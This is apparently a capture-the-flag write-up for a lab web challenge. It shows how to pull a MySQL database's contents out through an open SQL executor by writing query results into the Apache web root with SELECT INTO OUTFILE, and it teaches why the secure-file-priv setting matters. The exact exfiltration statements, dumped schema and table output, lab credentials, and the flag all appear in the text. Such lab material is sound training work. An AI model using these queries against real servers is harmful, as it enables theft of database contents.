Category:

Web

Name:

Exfiltrate database of the behind.

Message:

When you access the challenge web site, there are an input form and a button to send a SQL query. You can execute any SQL query, but you cannot get the result table. Only “success” or “error” are shown when you execute your query.

Your task is to exfiltrate the database content of the system by exploiting the system.

You can check the challenge website (http://target3/) from the challenge environment.
AWS Fleet Manager allows you to login two instances (Windows and Ubuntu Linux).
Linux: Use “sudo su -” command to install software you need to use.
Windows: Use remote desktop with the credential below.


- Username: attacker
- Password: CSG@Player!

Objective:

You can learn how “SELECT INTO OUTFILE” statement of MySQL works, and importance of setting “secure-file-priv” parameter.

Instructions:

By executing some commands, you may find the DB server is MySQL.



My SQL Executor


SQL query to execute

SELECT *

```
mysqli_sql_exception: No tables used in /var/www/html/index.php:22
Stack trace:
#0 /var/www/html/index.php(22): mysqli->query()
#1 {main}
```

MySQL allows us to use “SELECT INTO OUTFILE” statement to write the result of query to a file, if “secure-file-priv” parameter is configured.

Also, you can see the HTTP server is Apache, whose default website directory is “/var/www/html”



⚠ Not secure target3/test

Not Found


The requested URL was not found on this server.

Apache/2.4.41 (Ubuntu) Server at target3 Port 80

With the above knowledge, use the following statement to know all the database schema.

“SELECT * FROM INFORMATION_SCHEMA.TABLES INTO OUTFILE ‘/var/www/html/sch.txt’;”

Then access to “http://target3/sch.txt”



⚠ Not secure target3/index.php


My SQL Executor

SQL query to execute

SELECT * FROM INFORMA

Execute!

```
Query succeeded!
```




⚠ Not secure target3/sch.txt

```
def     mysql   columns_priv    BASE TABLE      InnoDB  10      Dynamic 0       0       16384   0       0       4194304 \N      2024-10-09
02:21:14        \N      \N      utf8mb3_bin     \N      row_format=DYNAMIC stats_persistent=0   Column privileges
def     mysql   component       BASE TABLE      InnoDB  10      Dynamic 0       0       16384   0       0       4194304 1       2024-10-09
02:21:14        \N      \N      utf8mb3_general_ci      \N      row_format=DYNAMIC      Components
def     mysql   db      BASE TABLE      InnoDB  10      Dynamic 2       8192    16384   0       16384   4194304 \N      2024-10-09 02:21:14
\N      \N      utf8mb3_bin     \N      row_format=DYNAMIC stats_persistent=0   Database privileges
def     mysql   default_roles   BASE TABLE      InnoDB  10      Dynamic 0       0       16384   0       0       4194304 \N      2024-10-09
02:21:14        \N      \N      utf8mb3_bin     \N      row_format=DYNAMIC stats_persistent=0   Default roles
def     mysql   engine_cost     BASE TABLE      InnoDB  10      Dynamic 2       8192    16384   0       0       4194304 \N      2024-10-09
02:21:14        \N      \N      utf8mb3_general_ci      \N      row_format=DYNAMIC stats_persistent=0
def     mysql   func    BASE TABLE      InnoDB  10      Dynamic 0       0       16384   0       0       4194304 \N      2024-10-09 02:21:14
\N      \N      utf8mb3_bin     \N      row_format=DYNAMIC stats_persistent=0   User defined functions
def     mysql   general_log     BASE TABLE      CSV     10      Dynamic 2       0       0       0       0       0       \N      2024-10-09
02:21:14        \N      \N      utf8mb3_general_ci      \N              General log
def     mysql   global_grants   BASE TABLE      InnoDB  10      Dynamic 126     780     98304   0       0       4194304 \N      2024-10-09
02:21:14        \N      \N      utf8mb3_bin     \N      row_format=DYNAMIC stats_persistent=0   Extended global grants
def     mysql   gtid_executed   BASE TABLE      InnoDB  10      Dynamic 0       0       16384   0       0       4194304 \N      2024-10-09
02:21:14        \N      \N      utf8mb4_0900_ai_ci      \N      row_format=DYNAMIC stats_persistent=0
def     mysql   help_category   BASE TABLE      InnoDB  10      Dynamic 53      309     16384   0       16384   4194304 \N      2024-10-09
02:21:14        \N      \N      utf8mb3_general_ci      \N      row_format=DYNAMIC stats_persistent=0   help categories
def     mysql   help_keyword    BASE TABLE      InnoDB  10      Dynamic 660     198     131072  0       131072  4194304 \N      2024-10-09
```


You can find a suspicious table mydb.flag in it. So use the same strategy:

“SELECT * FROM mydb.flag INTO OUTFILE ‘/var/www/html/flag.txt’;”

And access to “http://target3/flag.txt”



```
def     sys     x$schema_tables_with_full_table_scans   VIEW    \N      \N      \N                                                      \N
2024-10-09 02:21:15     \N      \N      \N      \N      \N      VIEW
def     sys     x$session       VIEW    \N      \N      \N      \N      \N      \N                                              )2:21:15
\N      \N      \N      \N      \N      VIEW
def     sys     x$statement_analysis    VIEW    \N      \N      \N      \N      \N      \N      \N      \N      \N      \N      2024-10-09
02:21:15        \N      \N      \N      \N      \N      VIEW
def     sys     x$statements_with_errors_or_warnings    VIEW    \N      \N      \N      \N      \N      \N      \N      \N      \N      \N
2024-10-09 02:21:15     \N      \N      \N      \N      \N      VIEW
def     sys     x$statements_with_full_table_scans      VIEW    \N      \N      \N      \N      \N      \N      \N      \N      \N      \N
2024-10-09 02:21:15     \N      \N      \N      \N      \N      VIEW
def     sys     x$statements_with_runtimes_in_95th_percentile   VIEW    \N      \N      \N      \N      \N      \N      \N      \N      \N
\N      2024-10-09 02:21:15     \N      \N      \N      \N      \N      VIEW
def     sys     x$statements_with_sorting       VIEW    \N      \N      \N      \N      \N      \N      \N      \N      \N      \N
2024-10-09 02:21:15     \N      \N      \N      \N      \N      VIEW
def     sys     x$statements_with_temp_tables   VIEW    \N      \N      \N      \N      \N      \N      \N      \N      \N      \N
2024-10-09 02:21:15     \N      \N      \N      \N      \N      VIEW
def     sys     x$user_summary  VIEW    \N      \N      \N      \N      \N      \N      \N      \N      \N      \N      2024-10-09 02:21:15
\N      \N      \N      \N      \N      VIEW
def     sys     x$user_summary_by_file_io       VIEW    \N      \N      \N      \N      \N      \N      \N      \N      \N      \N
2024-10-09 02:21:15     \N      \N      \N      \N      \N      VIEW
def     sys     x$user_summary_by_file_io_type  VIEW    \N      \N      \N      \N      \N      \N      \N      \N      \N      \N
2024-10-09 02:21:15     \N      \N      \N      \N      \N      VIEW
def     sys     x$user_summary_by_stages        VIEW    \N      \N      \N      \N      \N      \N      \N      \N      \N      \N
2024-10-09 02:21:15     \N      \N      \N      \N      \N      VIEW
def     sys     x$user_summary_by_statement_latency     VIEW    \N      \N      \N      \N      \N      \N      \N      \N      \N      \N
2024-10-09 02:21:15     \N      \N      \N      \N      \N      VIEW
def     sys     x$user_summary_by_statement_type        VIEW    \N      \N      \N      \N      \N      \N      \N      \N      \N      \N
2024-10-09 02:21:15     \N      \N      \N      \N      \N      VIEW
def     sys     x$wait_classes_global_by_avg_latency    VIEW    \N      \N      \N      \N      \N      \N      \N      \N      \N      \N
2024-10-09 02:21:15     \N      \N      \N      \N      \N      VIEW
def     sys     x$wait_classes_global_by_latency        VIEW    \N      \N      \N      \N      \N      \N      \N      \N      \N      \N
2024-10-09 02:21:15     \N      \N      \N      \N      \N      VIEW
def     sys     x$waits_by_host_by_latency      VIEW    \N      \N      \N      \N      \N      \N      \N      \N      \N      \N
2024-10-09 02:21:15     \N      \N      \N      \N      \N      VIEW
def     sys     x$waits_by_user_by_latency      VIEW    \N      \N      \N      \N      \N      \N      \N      \N      \N      \N
2024-10-09 02:21:15     \N      \N      \N      \N      \N      VIEW
def     sys     x$waits_global_by_latency       VIEW    \N      \N      \N      \N      \N      \N      \N      \N      \N      \N
2024-10-09 02:21:15     \N      \N      \N      \N      \N      VIEW
def     mydb    flag    BASE TABLE      InnoDB  10      Dynamic 2       8192    16384   0       0       0       3       2024-10-09 02:21:35
\N      \N      utf8mb4_0900_ai_ci      \N
```




My SQL Executor

SQL query to execute

SELECT * FROM mydb.flag

```
Query succeeded!
```

You will get the flag “CSG_FLAG{MustC0nfigure-secure-file-priv}”



```
1       admin   CSG_FLAG{MustC0nfigure-secure-file-priv}
2       user1   Passw0rd
3       user2   Pa1153word
```

References:

Documents

MySQL secure-file-priv: https://dev.mysql.com/doc/refman/9.0/en/server-system-variables.html#sysvar_secure_file_priv